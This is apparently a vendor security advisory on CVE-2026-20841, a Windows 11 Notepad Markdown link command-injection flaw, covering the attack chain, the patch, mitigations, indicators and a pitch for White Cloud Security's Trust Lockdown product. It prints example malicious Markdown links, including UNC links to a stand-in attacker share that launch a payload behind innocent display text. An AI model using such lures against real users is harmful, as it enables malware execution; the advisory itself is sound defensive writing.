CVE-2026-20841: Windows Notepad Markdown RCE and Zero-Trust Protection
A Click in a Text File Should Not Execute Malware. Now It Can.
Date: March 9, 2026 Primary Sources: Help Net Security, Windows Latest, NVD — CVE-2026-20841

Executive Summary
- What: CVE-2026-20841 is a command-injection flaw in Windows 11 Notepad's Markdown rendering feature. A specially crafted Markdown link, when clicked, can invoke Windows URI handlers that execute arbitrary programs — including remote malware — under the victim's privileges.
- Who is affected: Windows 11 users running the Microsoft Store-based Notepad app prior to version 11.2510 (this does not affect the legacy bundled notepad.exe); Markdown files are widely shared as documentation, notes, and README files, making delivery trivial.
- Severity: CVSS 7.8 HIGH (CVSS:3.1/AV:L/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H) — local attack vector, no privileges required, user interaction required. (NVD)
- Action required: Apply the February 2026 Patch Tuesday update immediately. Treat
.mdfiles from untrusted sources with the same caution as executables. WCS Trust Lockdown customers are protected at the execution layer regardless of patch status.
🧠 Overview
Notepad was, for most of its life, a text editor in the truest sense: it displayed text. It did not render anything. It did not execute anything. It was about as dangerous as a piece of paper.
That changed when Microsoft modernized Windows 11 Notepad to support Markdown rendering and clickable links — features that developers and everyday users genuinely appreciate. But those features come with a cost that was not fully accounted for: a text editor that can render links is a text editor that can launch programs.
CVE-2026-20841 is the result. Researchers discovered that Notepad's Markdown link handler passes URI schemes directly to Windows URI processing without adequate validation. An attacker can embed a link whose visible text says one thing but whose target invokes a protocol handler that launches an arbitrary binary. When the user clicks the link, Windows does exactly what it is told.
A proof-of-concept exists on GitHub. No active exploitation in the wild was reported prior to the February 2026 Patch Tuesday disclosure — but the barrier to exploitation is low and the delivery mechanism (a Markdown file) raises almost no user suspicion. (Help Net Security)
🔍 Threat Summary
| Field | Detail |
|---|---|
| CVE ID | CVE-2026-20841 |
| CVSS Score | 7.8 HIGH (CVSS 3.1) — NVD; initial disclosure reported 8.8 before vector revision |
| CWE | CWE-77 — Improper Neutralization of Special Elements in a Command (Command Injection) |
| Affected Product | Windows Notepad (Microsoft Store app, versions before 11.2510; does not affect legacy bundled notepad.exe) |
| Attack Vector | Local — victim opens a malicious .md file and clicks an embedded link |
| Privileges Required | None |
| User Interaction | Required (Ctrl-click or click on malicious Markdown link) |
| Exploited in the Wild | No — PoC exists (GitHub); no observed exploitation at disclosure |
| Patch Available | Yes — February 2026 Patch Tuesday (Notepad 11.2510+) |
| Discovered | Reported February 10, 2026; disclosed February 12, 2026 |
🔬 Technical Analysis
How the Attack Works
Notepad's Markdown renderer parses link syntax of the form [display text](target) and makes the link clickable. The display text is what the user sees. The target is what Notepad hands to Windows when the link is clicked.
In standard web browsers, this is safely constrained to http:// and https:// URIs. Notepad did not enforce that constraint. An attacker can place any URI scheme in the target — including:
file://URIs — pointing to local executables:[Click to view document](file://C:/Windows/System32/cmd.exe)- UNC paths — pointing to attacker-controlled network shares:
[Download update](\attacker-server\share\payload.exe) - Custom URI protocol handlers — invoking registered Windows protocols that execute programs, such as
ms-officecmd:,search-ms:, or any third-party registered handler.

When the victim clicks the link, Notepad passes the target to ShellExecute() (or an equivalent Windows shell API). Windows honors the request and launches the referenced program under the user's current security context. If the user is a standard user, the malware runs as a standard user. If they are a local administrator, the malware runs with admin rights. (Windows Latest)
Attack Delivery
The delivery mechanism is unusually low-friction:
- Attacker creates a
.mdfile with an innocent-looking document (a README, meeting notes, a résumé, a project brief) - The malicious link is embedded with benign display text:
[Click here to view full report](\attacker\share\payload.exe) - The file is distributed via email, SharePoint, Teams, GitHub, or any file-sharing service
- The victim opens the file in Notepad (the default viewer for
.mdfiles on Windows 11) - The document looks completely normal — formatted text, no alarming indicators
- The victim clicks what appears to be a harmless documentation link
- Windows executes the payload
The Patch
Microsoft's February 2026 Patch Tuesday fix does not block non-standard URI protocols entirely. Instead, Notepad 11.2510+ displays a warning dialog — "This link may be unsafe" — for any protocol other than http:// and https://. The warning can be dismissed, meaning a sufficiently social-engineered user can still trigger the attack. The patch reduces risk; it does not eliminate the threat model. (Help Net Security)
💡 Why This Happened: When Text Becomes Code
This vulnerability is a specific instance of one of the oldest and most consequential mistakes in software security:
Mixing data with executable instructions.
For most of computing history, Notepad was safe precisely because it treated everything as inert data. Letters, numbers, symbols — Notepad displayed them. It never interpreted them. A Markdown link in a plain-text file opened in old Notepad was exactly what it looked like: [text](url) — sixteen characters sitting on a page.
The moment Microsoft added Markdown rendering, that changed. Notepad began interpreting the text — parsing it for structure, recognizing link syntax, and making links clickable. The data became instructions. The text editor became, in a limited but real sense, an execution engine.
This is the same fundamental error at the root of SQL injection (database queries that execute user-supplied data as SQL commands), cross-site scripting (web pages that execute user-supplied content as JavaScript), and email macro attacks (documents that execute embedded scripts when opened). In every case, the pattern is the same:
- A system is designed to process data
- A feature is added that allows the data to carry instructions
- The boundary between data and instructions is not adequately enforced
- An attacker crafts input that crosses that boundary
The broader security principle is unambiguous: code must never be interpreted from untrusted data. Markdown files from untrusted sources are untrusted data. Notepad's Markdown renderer did not treat them that way.
Every time software adds a "helpful feature" — Markdown rendering, link handling, macro support, inline previews — the attack surface grows. Features that interpret content are features that can be weaponized. This is not an argument against useful features; it is an argument for treating the introduction of any interpretation capability as a security-critical decision that deserves careful threat modeling.

⚠️ Why Default-Allow Security Fails
Traditional AV and EDR tools face a difficult problem with this attack class. Consider what the defense would need to catch:
- The launcher is Notepad — a Microsoft-signed, trusted Windows inbox application. Behavioral analysis that flags Notepad launching executables would generate enormous false-positive rates in any organization that uses Notepad legitimately.
- The payload may be signed — attackers increasingly use signed malware. A valid digital signature satisfies most trust checks that security products perform at execution time.
- The URI handler is a Windows built-in —
ShellExecute()is a core Windows function. Blocking it would break a large portion of the Windows shell. - Detection is reactive — by the time a behavioral signature matches the executed payload's activity, the process is already running. Depending on what the payload does in its first seconds, significant damage may already be done.

The failure is architectural. Default-allow models permit execution unless something is explicitly identified as bad. Signed malware, launched via a trusted application, invoking Windows built-in APIs, looks indistinguishable from a legitimate workflow. There is nothing for a signature-based or heuristic system to catch — until the payload starts doing something obviously malicious, which may be too late.

🛡 How White Cloud Security Trust Lockdown Stops This
The WCS Trust Lockdown approach asks a different question entirely. Not: does this look malicious? But: has this exact executable been explicitly approved to run?
Default-Deny Execution at the Launch Point

When Notepad hands a target path to ShellExecute() and Windows attempts to launch the referenced binary, Trust Lockdown intercepts the execution request before the process starts. It checks the file's handprint — a composite of multiple cryptographic hashes plus byte length — against the organization's approved software list.
A payload delivered via a malicious Markdown link will not be on that list. The execution is denied before the first instruction of the payload runs. The user clicked the link; Notepad tried to launch the file; Trust Lockdown blocked it. The attack ends there.
Mapping the Kill Chain to Trust Lockdown Controls
| Attack Step | What Happens Without WCS | What Happens With WCS |
|---|---|---|
Victim receives malicious .md file |
File arrives in inbox or download folder | Same — file delivery is not in scope |
| Victim opens file in Notepad | Markdown renders; link appears clickable | Same — file rendering is not in scope |
| Victim clicks the malicious link | ShellExecute() invoked with payload path |
Same — the click itself is not blocked |
| Windows attempts to launch payload | Payload launches under user's privileges | Blocked — payload handprint not on approved list |
| Payload establishes persistence or C2 | Attacker foothold established | Never reached — blocked at execution |
Least Privilege Execution Policies

Trust Lockdown also enforces Least Privilege execution policies through the Security Groups Inheritance Tree — ensuring that even approved applications run only with the permissions their role requires, and that unexpected execution from any application (including Notepad) can be scoped, monitored, and blocked. Administrators can immediately identify any endpoint where an unauthorized execution was attempted, with full audit logs capturing the file path, handprint, user, and timestamp.
"At White Cloud Security, we continue to track and report new hacking methods and tools — not just because of their immediate threat, but because patterns of reuse often expose the playbooks of these cybercriminal groups."
✅ Recommended Mitigations
Immediate Actions
- Apply the February 2026 Patch Tuesday update — update Notepad to version 11.2510 or later via Windows Update or Microsoft Store
- Verify patch deployment across your fleet — check that no managed endpoints are running Notepad versions before 11.2510
- Treat
.mdfiles as potentially executable — apply the same caution to Markdown files as to Office documents with macros or ZIP files from unknown senders
For IT Administrators
- Update email and web gateway policies to flag or sandbox inbound
.mdand.markdownattachments from external senders - Search endpoint logs for Notepad (
notepad.exe) process tree events that include child-process launches — these would indicate exploitation on unpatched systems - Consider restricting Notepad's ability to open files from Downloads, temp directories, or UNC paths via AppLocker or equivalent controls as a compensating control until patching is complete
- Brief users: a Markdown file is not a plain text file in the modern sense — it can contain clickable links that launch programs
For WCS Trust Lockdown Customers
- Ensure Trust Lockdown policies are current on all endpoints
- Review Monitor Mode logs for any execution attempts originating from Notepad's process tree
- The default-deny posture blocks the payload execution regardless of Notepad version — patching remains recommended but Trust Lockdown provides protection independent of patch status
Indicators of Compromise
| Indicator | Type | Context |
|---|---|---|
notepad.exe spawning child processes |
Process event | Notepad should not spawn child processes under normal use |
| Outbound connections from unexpected processes shortly after Notepad activity | Network event | Post-exploitation C2 establishment |
New executable files in %TEMP%, %APPDATA%, or UNC-accessed paths |
File event | Staged payload delivery |
📌 Key Takeaways
- A text editor with Markdown rendering is not just a text editor. Any application that interprets content can be weaponized. CVE-2026-20841 is the direct consequence of adding link-execution capability to Notepad without adequately constraining it.
- "Never mix code and data" is not an academic principle. It is a practical, exploited, patched-but-recurring class of vulnerability. SQL injection, XSS, macro attacks, and now Notepad Markdown RCE all follow the same pattern.
- Default-allow security cannot reliably catch this. A trusted application launching a signed executable via a Windows built-in API looks exactly like normal activity until the payload reveals itself.
- Zero-Trust execution control stops it at the moment it matters. When
ShellExecute()is called with an unapproved payload, Trust Lockdown blocks execution before the first instruction runs — no signature required, no behavioral analysis required. - Patch, but do not rely only on patching. The February 2026 patch mitigates the risk. It does not eliminate the threat model. Any future rendering vulnerability in any application follows the same kill chain — and default-deny execution control stops all of them, not just the patched ones.
📚 References
- Help Net Security — Windows Notepad Markdown feature opens door to RCE (CVE-2026-20841)
- Windows Latest — Microsoft Confirms 8.8-Rated Security Issue in Windows 11 Notepad
- NVD — CVE-2026-20841 Detail
- SOC Prime — CVE-2026-20841 Vulnerability Analysis
- ThreatLocker — Windows Notepad Vulnerability: Markdown Risk Explained